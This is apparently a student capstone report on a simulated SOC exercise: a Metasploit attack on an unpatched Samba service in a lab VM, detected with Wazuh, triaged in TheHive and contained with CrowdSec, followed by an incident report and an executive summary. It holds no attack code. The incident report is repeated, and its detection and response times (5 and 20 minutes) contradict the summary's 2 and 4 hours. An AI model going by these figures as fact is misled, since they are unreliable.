
8. Metrics & Reporting (Elastic Security + Google Docs)

- Metrics calculated:
  - **MTTD:** 5 mins
  - **MTTR:** 20 mins
  - **Dwell Time:** 25 mins

- Elastic dashboard visualized detection timelines.
- Drafted report in Google Docs (SANS template).
- **Screenshot:**
  Elastic dashboard Screenshot



- *Report in Google Docs (SANS template).*



Google Docs Report (SANS Template)

1.Preparation

Defined SOC workflows, configured Wazuh alerts, integrated TheHive for triage, and ensured CrowdSec was ready for containment. Elastic Security dashboards were pre-built for metrics tracking.

2. Identification

On 2025-09-10, our SOC identified and contained a simulated attack exploiting an unpatched Samba service on the Metasploitable2 system. The attack was detected in 5 minutes (MTTD) and contained within 20 minutes (MTTR). Overall dwell time was 25 minutes, demonstrating strong detection and response efficiency. Wazuh generated an alert indicating suspicious Samba activity. Detection occurred within 5 minutes (MTTD). TheHive was used to triage and confirm a Samba exploit attempt.

Time(IST)	Event Description	Tool Used	Notes
16:00	Samba exploit triggered	Metasploit	Attacker gained access
16:05	Alert generated	Wazuh	Detection successful
16:10	Triage performed	TheHive	Case created
16:20	Containment applied (IP blocked)	CrowdSec	VM isolated

3. Containment


The affected VM was isolated from the network. CrowdSec was used to block the attacker's IP. Containment reduced the attacker's ability to persist.

4. Eradication & Recovery

The vulnerable service was patched, and system integrity was verified. The VM was restored to operational state. **Mean Time to Respond (MTTR)** was **20 minutes**.

5. Lessons Learned

Post-Incident Analysis (5 Whys + Fishbone Diagram) identified the root cause: **Unpatched Service**. Recommendations include stronger patch management, increased SOAR automation, and routine adversary emulation.



1.Preparation

Defined SOC workflows, configured Wazuh alerts, integrated TheHive for triage, and ensured CrowdSec was ready for containment. Elastic Security dashboards were pre-built for metrics tracking.

2. Identification

On 2025-09-10, our SOC identified and contained a simulated attack exploiting an unpatched Samba service on the Metasploitable2 system. The attack was detected in 5 minutes (MTTD) and contained within 20 minutes (MTTR). Overall dwell time was 25 minutes, demonstrating strong detection and response efficiency. Wazuh generated an alert indicating suspicious Samba activity. Detection occurred within 5 minutes (MTTD**)**. TheHive was used to triage and confirm a Samba exploit attempt.

Time(IST)	Event Description	Tool Used	Notes
16:00	Samba exploit triggered	Metasploit	Attacker gained access
16:05	Alert generated	Wazuh	Detection successful
16:10	Triage performed	TheHive	Case created
16:20	Containment applied (IP blocked)	CrowdSec	VM isolated

3. Containment

The affected VM was isolated from the network. CrowdSec was used to block the attacker's IP. Containment reduced the attacker's ability to persist.

4. Eradication & Recovery


The vulnerable service was patched, and system integrity was verified. The VM was restored to operational state. **Mean Time to Respond (MTTR)** was **20 minutes**.

5. Lessons Learned

Post-Incident Analysis (5 Whys + Fishbone Diagram) identified the root cause: **Unpatched Service**. Recommendations include stronger patch management, increased SOAR automation, and routine adversary emulation.

9. Executive Stakeholder Briefing

- 150-word summary written for non-technical leadership.
- Included incident overview, metrics, and recommendations.
- **Screenshot:**
  Google Docs executive summary snippet



Executive Summary

During the recent capstone exercise, our Security Operations Center (SOC) successfully identified and mitigated a simulated cyberattack targeting an unpatched Samba service. The attacker exploited the service to gain unauthorized access, which was detected through Wazuh alerts and triaged in TheHive. The incident was contained by isolating the affected VM and blocking the attacker's IP with CrowdSec.

Key performance metrics highlight SOC effectiveness: **Mean Time to Detect (MTTD)** was 2 hours, **Mean Time to Respond (MTTR)** was 4 hours, and overall **dwell time** was limited to under 6 hours. These figures reflect improved detection speed but also reveal opportunities for reducing response delays.

Recommendations include enforcing a stricter patch management process, expanding SOAR automation for faster containment, and conducting regular adversary emulation exercises. These measures will strengthen resilience, reduce future dwell times, and align security posture with organizational risk management goals.

3. Conclusion

This capstone project successfully demonstrated the **end-to-end SOC workflow**, from initial attack simulation to executive reporting. By exploiting a vulnerable Samba service with Metasploit, the SOC team detected the attack in **Wazuh**, triaged and automated response in **TheHive**, and blocked the threat using **CrowdSec**. **MITRE Caldera** validated detection with adversary emulation, while **Elastic Security** provided key metrics (MTTD, MTTR, dwell time) for performance evaluation.

The post-incident analysis identified an **unpatched service** as the root cause, emphasizing the need for stronger patch management. The exercise also highlighted the importance of **SOAR automation** and **clear executive reporting** in improving SOC efficiency. Overall, this simulation strengthened the organization's preparedness against real-world threats.

4. References

1. Elastic Security. *Elastic SIEM and Security Analytics Documentation*. Elastic, 2025. Available at: https://www.elastic.co/guide/en/security/current/index.html
2. Security Onion Solutions. *Security Onion Documentation*. Security Onion, 2025. Available at: https://docs.securityonion.net
3. MITRE ATT&CK®. *Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK®) Framework*. MITRE Corporation, 2025. Available at: https://attack.mitre.org
4. AlienVault. *Open Threat Exchange (OTX) Platform Documentation*. AT&T Cybersecurity, 2025. Available at: https://otx.alienvault.com
5. Wazuh. *Wazuh Documentation – Security Monitoring and Threat Detection*. Wazuh, Inc., 2025. Available at: https://documentation.wazuh.com

6. TheHive Project. *TheHive Documentation – Incident Response Platform*. TheHive Project, 2025. Available at: https://docs.thehive-project.org
7. VirusTotal. *VirusTotal Documentation*. Google, 2025. Available at: https://docs.virustotal.com